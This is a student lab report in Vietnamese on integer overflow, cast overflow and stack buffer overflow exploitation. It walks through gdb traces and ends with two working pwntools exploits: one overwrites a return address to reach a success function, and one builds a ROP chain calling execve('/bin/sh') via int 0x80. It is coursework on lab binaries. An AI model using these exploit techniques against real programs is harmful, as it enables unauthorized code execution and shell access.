

Nhóm 9:

Nguyễn Bùi Kim Ngân - 20520648


Nguyễn Bình Thục Trâm - 20520815

Võ Anh Kiệt - 20520605

Yêu cầu 1. Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình trên? Khi nào xảy ra tràn trên?

Yêu cầu 2. Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình trên? Khi nào xảy ra tràn dưới?

Khi vượt ngưỡng trên cho phép của số bit của một con số sẽ xảy ra hiện tượng tràn trên và tương tự khi vượt ngưỡng dưới cho phép của số bit cho phép của môn con số thì sẽ xảy ra hiện tượng tràn dưới



```
1 #include <stdint.h>
2 #include <stdio.h>
3 int main(void)
4 {
5     short int a = 0x7fff;
6     unsigned short int b = 0xffff;
7     printf("Yeu cau 1\n");
8     printf("%hd + 1 = %hd", a, a + 1);
9     printf("\n");
10    printf("%hu + 1 = %hu", b, b + 1);
11    printf("\n\n");
12    printf("Yeu cau 2\n");
13    a = 0x8000;
14    b = 0x0000;
15    printf("%hd - 1 = %hd", a, a - 1);
16    printf("\n");
17    printf("%hu - 1 = %hu", b, b - 1);
18    printf("\n");
19    return 0;
20 }
```

```
kiet@kiet-Aspire-E5-576:~/Downloads/Lab5$ gcc -o my my.c
kiet@kiet-Aspire-E5-576:~/Downloads/Lab5$ ./my
Yeu cau 1
32767 + 1 = -32768
65535 + 1 = 0

Yeu cau 2
-32768 - 1 = 32767
0 - 1 = 65535
kiet@kiet-Aspire-E5-576:~/Downloads/Lab5$
```

Yêu cầu 3. Với data_len nhập vào là -1, hàm malloc() sẽ nhận giá trị tham số bao nhiêu? Read sẽ đọc chuỗi có giới hạn là bao nhiêu byte? Giải thích các giá trị?

```

> 0x8048514 <main+73>      call    malloc@plt          <malloc@plt>
                             size: 0xf


0x8048519 <main+78>      add     esp, 0x10
0x804851c <main+81>      mov     dword ptr [ebp - 0x10], eax
0x804851f <main+84>      mov     eax, dword ptr [ebp - 0x1c]
0x8048522 <main+87>      sub     esp, 4
0x8048525 <main+90>      push   eax

[ STACK ]
00:0000 | esp 0xffffd4f0 ← 0xf
01:0004 | 0xffffd4f4 → 0xffffd50c ← 0xffffffff
02:0008 | 0xffffd4f8 ← 0x0
03:000c | 0xffffd4fc → 0xf7dfd352 ( __internal_atexit+66) ← add     esp, 0x10
04:0010 | 0xffffd500 → 0xf7fb43fc ( __exit_funcs) → 0xf7fb5180 (initial) ← 0x0
05:0014 | 0xffffd504 ← 0x200000
06:0018 | 0xffffd508 ← 0x0
07:001c | 0xffffd50c ← 0xffffffff

[ BACKTRACE ]
> f 0 0x8048514 main+73
f 1 0xf7de3ed5 __libc_start_main+245

```

- Giá trị -1 được lưu thành 0xffffffff
- Hàm malloc nhận tham số có giá trị 0xf do khi 0xffffffff + 0x10 xảy ra tràn số



- Có thể thấy kết quả phép tính là 1 0000 000F vượt quá phạm vi biểu diễn 4 bytes (int len) do đó bị cắt bớt byte đầu là 1. Kết quả lưu lại thành 0000 000F (0xF)

```

> 0x804852b <main+96>    call    read@plt          <read@plt>
                        fd: 0x0 (/dev/pts/0)
                        buf: 0x804b5b0 ← 0x0
                        nbytes: 0xffffffff

0x8048530 <main+101>    add     esp, 0x10
0x8048533 <main+104>    nop
0x8048534 <main+105>    mov     eax, dword ptr [ebp - 0xc]
0x8048537 <main+108>    xor     eax, dword ptr gs:[0x14]
0x804853e <main+115>    je      main+122          <main+122>

0x8048540 <main+117>    call    __stack_chk_fail@plt      <__stack_chk_fail@plt>


0x8048545 <main+122>    mov     ecx, dword ptr [ebp - 4]
0x8048548 <main+125>    leave
0x8048549 <main+126>    lea     esp, [ecx - 4]
0x804854c <main+129>    ret

-----[ STACK ]-----
00:0000| esp 0xffffd4f0 ← 0x0
01:0004| 0xffffd4f4 → 0x804b5b0 ← 0x0
02:0008| 0xffffd4f8 ← 0xffffffff
03:000c| 0xffffd4fc → 0xf7dfd352 ( __internal_atexit+66) ← add     esp, 0x10
04:0010| 0xffffd500 → 0xf7fb43fc ( __exit_funcs) → 0xf7fb5180 (initial) ← 0x0
05:0014| 0xffffd504 ← 0x2000000
06:0018| 0xffffd508 ← 0x0
07:001c| 0xffffd50c ← 0xffffffff

-----[ BACKTRACE ]-----
> f 0 0x804852b main+96
f 1 0xf7de3ed5 __libc_start_main+245

```

- Read nhận tham số thứ 3 là 0xffffffff tuy nhiên hàm này nhận số nguyên không dấu do đó read sẽ hiểu thành 4,294,967,295 - ký tự tối đa read đọc



Yêu cầu 4. Sinh viên thử tìm 1 giá trị của a để chương trình có thể in ra thông báo “OK! Cast overflow done”? Giải thích?

Ở yêu cầu này ta sẽ thực hiện việc chạy thử chương trình để chọn số phù hợp, do biết được ngưỡng 4 byte của int nên ta có thể dự đoán số cần cần nhập là 2^{32} (32 bit). Giải thích việc xóa bit, việc tràn số sẽ khiến chương trình xóa những bit dư ở phía bên trái và trở thành một số với giá trị khác


```

0x00000000ffffffff -> 0xffffffff
0x00000000100000000 -> 0x000000000
0x00000000100000001 -> 0x000000001

```

vậy số ta cần chọn là 2^{32} ở dạng dec: 4294967296


Từ đó ta có thể phát hiện quy luật bằng là với 1 con số bất kỳ có dạng 0xFFFFFFFF00000000 ta có thể thực hiện việc buffer overflow
vd 2**33, 2**34,...



```
kiet@kiet-Aspire-E5-576:~/Downloads/Lab5$ ./cast-overflow
4294967296
OK! Cast overflow done
kiet@kiet-Aspire-E5-576:~/Downloads/Lab5$
```


Yêu cầu 5. Sinh viên khai thác lỗ hổng stack overflow của file thực thi vulnerable, điều hướng chương trình thực thi hàm success. Báo cáo chi tiết các bước thực hiện

- Tìm địa chỉ của hàm success: 0x804846b



```
pwntools> p/x &success
$3 = 0x804846b
```

- Chạy debug hàm main, tìm địa chỉ trả về sau khi gọi hàm vulnerable: 0x084084c8



```
pwntools> disassemble main
Dump of assembler code for function main:
0x080484b2 <+0>: lea ecx,[esp+0x4]
0x080484b6 <+4>: and esp,0xffffffff
0x080484b9 <+7>: push DWORD PTR [ecx-0x4]
0x080484bc <+10>: push ebp
0x080484bd <+11>: mov ebp,esp
0x080484bf <+13>: push ecx
0x080484c0 <+14>: sub esp,0x4
0x080484c3 <+17>: call 0x804848b <vulnerable>
0x080484c8 <+22>: mov eax,0x0
0x080484cd <+27>: add esp,0x4
0x080484d0 <+30>: pop ecx
0x080484d1 <+31>: pop ebp
0x080484d2 <+32>: lea esp,[ecx-0x4]
0x080484d5 <+35>: ret
End of assembler dump.
```

- Chạy debug hàm vulnerable, đặt breakpoint tại hàm gets và quan sát trước khi gọi hàm, nhập vào chuỗi “hello” và đi đến dòng tiếp theo

```

0x80484b2 <main>      lea     ecx, [esp + 4]
[ STACK ]
00:0000 esp 0xffffd500 -> 0xffffd514 <- 0x200000
01:0004 0xffffd504 -> 0xf7e22b0 (_dl_fini) <- endbr32
02:0008 0xffffd508 <- 0x0
03:000c 0xffffd50c -> 0xf7dfd352 (__internal_atexit+66) <- add esp, 0x10
04:0010 0xffffd510 -> 0xf7fb43fc (__exit_funcs) -> 0xf7fb5180 (initial) <- 0x0
05:0014 eax 0xffffd514 <- 0x200000
06:0018 0xffffd518 <- 0x0
07:001c 0xffffd51c -> 0x804852b (__libc_csu_init+75) <- add edi, 1
[ BACKTRACE ]
> f 0 0x8048498 vulnerable+13
f 1 0x80484c8 main+22
f 2 0xf7de3ed5 __libc_start_main+245

pwndbg> n
hello

```

```

> 0x804849d <vulnerable+18> add esp, 0x10
0x80484a0 <vulnerable+21> sub esp, 0xc
0x80484a3 <vulnerable+24> lea eax, [ebp - 0x14]
0x80484a6 <vulnerable+27> push eax
0x80484a7 <vulnerable+28> call puts@plt <puts@plt>

0x80484ac <vulnerable+33> add esp, 0x10
0x80484af <vulnerable+36> nop
0x80484b0 <vulnerable+37> leave
0x80484b1 <vulnerable+38> ret

0x80484b2 <main>      lea     ecx, [esp + 4]
[ STACK ]
00:0000 esp 0xffffd500 -> 0xffffd514 <- 'hello'
01:0004 0xffffd504 -> 0xf7e22b0 (_dl_fini) <- endbr32
02:0008 0xffffd508 <- 0x0
03:000c 0xffffd50c -> 0xf7dfd352 (__internal_atexit+66) <- add esp, 0x10
04:0010 0xffffd510 -> 0xf7fb43fc (__exit_funcs) -> 0xf7fb5180 (initial) <- 0x0
05:0014 eax 0xffffd514 <- 'hello'
06:0018 edx-1 0xffffd518 <- 0x6f /* 'o' */
07:001c 0xffffd51c -> 0x804852b (__libc_csu_init+75) <- add edi, 1
[ BACKTRACE ]
> f 0 0x804849d vulnerable+18
f 1 0x80484c8 main+22
f 2 0xf7de3ed5 __libc_start_main+245

```

- Thấy rằng chuỗi ‘hello’ được lưu tại địa chỉ 0xffffd514, có nghĩa là đây là nơi bắt đầu lưu trữ biến s, quan sát các giá trị được lưu lân cận địa chỉ 0xffffd514

```

pwndbg> x/20wx 0xffffd514
0xffffd514: 0x6c6c6568 0x0000006f 0x804852b 0x00000001
0xffffd524: 0xffffd5e4 0xffffd538 0x80484c8 0xf7e22b0
0xffffd534: 0xffffd550 0x00000000 0xf7de3ed5 0xf7fb4000
0xffffd544: 0xf7fb4000 0x00000000 0xf7de3ed5 0x00000001
0xffffd554: 0xffffd5e4 0xffffd5ec 0xffffd574 0xf7fb4000
pwndbg>

```

- Tìm thấy địa chỉ trả về 0x080484c8 cách biến s 7 vị trí, đây là nơi ta ghi đè vào địa chỉ trả về của success.
- Vậy payload gồm $6 \times 4 = 24$ bytes padding và 4 bytes địa chỉ mới.
- Code exploit python:

```
from pwn import *
sh = process('./vulnerable')
success_address = 0x0804846b # change to address of success
## payload
payload = b'a' * 24 + p32(success_address) # change X to your value
print (p32(success_address))
## send payload
sh.sendline(payload)
sh.interactive()
```

- Kết quả thực hiện, đã thành công gọi hàm success:

```
"cau5.py" 17L, 276C written
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ python3 cau5.py
[+] Starting local process './vulnerable': pid 1737994
b'k\x84\x04\x08'
[*] Switching to interactive mode
[*] Process './vulnerable' stopped with exit code 0 (pid 1737994)
aaaaaaaaaaaaaaaaaaaaak\x84\x04
You Have already controlled it.
[*] Got EOF while reading in interactive
$
```

Yêu cầu 6. Sinh viên tự tìm hiểu và giải thích ngắn gọn về: procedure linkage table và Global Offset Table trong ELF Linux.

- Procedure linkage table được sử dụng để gọi hàm hoặc thủ tục mà không cần biết địa chỉ trong thời gian link tới.
- Global Offset Table là một phần của chương trình máy tính (file thực thi hoặc thư viện chung) được dùng để giúp code chương trình biên dịch như một file ELF để chạy chính xác mà không cần phụ thuộc vào địa chỉ bộ nhớ của code hoặc dữ liệu được load lên lúc chạy.

Yêu cầu 7. Sinh viên khai thác lỗ hổng stack overflow trong file rop để mở shell tương tác.

Để tìm padding: Thực hiện debug bằng gdb đặt breakpoint để kiểm tra sau khi gọi hàm get, chuỗi input là "hello"

```

0x8049087 <__libc_start_main+471> test    eax, eax
0x8049089 <__libc_start_main+473> js     __libc_start_main+780          <__libc_start_main+780>
t_main+780>

0x804908f <__libc_start_main+479> mov     edx, dword ptr [_dl_osversion] <0x80ec1e8>
0x8049095 <__libc_start_main+485> test    edx, edx
[ STACK ]
00:0000 | esp 0xffffce00 -> 0xffffce1c <'hello'|
01:0004 | 0xffffce04 <= 0x0
02:0008 | 0xffffce08 <= 0x1
03:000c | 0xffffce0c <= 0x0
04:0010 | 0xffffce10 <= 0x1
05:0014 | 0xffffce14 -> 0xffffcf14 -> 0xffffd102 <='/home/kiet/Downloads/Lab5/rop'|
06:0018 | 0xffffce18 -> 0xffffcf1c -> 0xffffd120 <='SHELL=/bin/bash'|
07:001c | eax 0xffffce1c <='hello'|
[ BACKTRACE ]
> f 0 0x8048e9b main+119
f 1 0x804907a __libc_start_main+458
pwndbg>

```

- Thấy rằng chuỗi hello được lưu vào địa chỉ 0xffffce1c, vậy đây là nơi bắt đầu lưu chuỗi input
- Quan sát địa chỉ các thanh ghi:

```

hello
17 in rop.c
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
EAX 0xffffce1c <='hello'|
EBX 0x80481a8 (_init) <= push ebx
*ECX 0xfbad2288
*EDX 0x80eb4e0 (_IO_stdfile_0_lock) <= 0x0
EDI 0x80ea00c (_GLOBAL_OFFSET_TABLE_+12) -> 0x8067b10 (__stpcpy_sse2) <= mov edx, dword ptr [esp+4]
ESI 0x0
EBP 0xffffce88 -> 0x8049630 (__libc_csu_fini) <= push ebx
ESP 0xffffce00 -> 0xffffce1c <='hello'|
*EIP 0x8048e9b (main+119) <= mov eax, 0
[ DISASM / i386 / set emulate on ]
0x8048e96 <main+114> call    gets          <gets>
> 0x8048e9b <main+119> mov     eax, 0
0x8048ea0 <main+124> leave
0x8048ea1 <main+125> ret

```

- Thanh ghi ebp ở địa chỉ 0xffffce88 - 0xffffce1c = 0x6c = 108
Do địa chỉ trả về ở ebp + 4, ta cộng thêm 4 bytes 108 + 4 = 112 bytes
Vậy ta padding 112 bytes.

- Tìm địa chỉ chuỗi /bin/sh: 0x80be408

```

ubuntu@cs-dff02c8a571544479bb3c45063d88f2c9-vm:~$ ROPgadget --binary rop --string '/bin/sh'
Strings information
=====
0x080be408 : /bin/sh

```

- Tìm system call int 0x80: 0x08049421

```
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ ROPgadget --binary rop --only 'int'
Gadgets information
=====
0x08049421 : int 0x80
```

- Tìm gadget để kiểm soát thanh ghi eax : 0x080bb196

```
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ ROPgadget --binary rop --only 'pop|ret' | grep 'eax'
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$
```

- Tìm gadget để kiểm soát thanh ghi ebx, ecx, edx: 0x0806eb90

```
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ ROPgadget --binary rop --only 'pop|ret' | grep 'ecx'
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
```

Đã tạo chuỗi thực thi trong payload, sau khi padding

- Ta gán 0xB vào eax

```
payload += p32(pop_eax_ret)
payload += p32(0xb)
```

- Do có sẵn gadget chứa cả 3 thanh ghi lần lượt là edx ecx ebx, ta có thể gán lần lượt giá trị vào chúng là 0,0 và chuỗi /bin/sh

```
payload += p32(pop_edx_ecx_ebx_ret)
payload += p32(0) #gán cho edx
payload += p32(0) #gán cho ecx
payload += p32(binsh) #gán cho ebx
```

- Cuối cùng là gán lệnh system call int 0x80

```
payload += p32(int_0x80)
```

- Toàn bộ code python exploit:

```
from pwn import *

p = process('./rop')

pop_eax_ret = 0x080bb196 #pop eax; ret
pop_edx_ecx_ebx_ret = 0x0806eb90
int_0x80 = 0x08049421
binsh = 0x080be408
```



```
payload = b'a'*112
payload += p32(pop_eax_ret)
payload += p32(0xb)
payload += p32(pop_edx_ecx_ebx_ret)
payload += p32(0) #gán cho edx
payload += p32(0) #gán cho ecx
payload += p32(binsh) #gán cho ebx
payload += p32(int_0x80)

print("This is the payload: ",payload)

p.sendline(payload)
p.interactive()
```

Kết quả:

[illegible]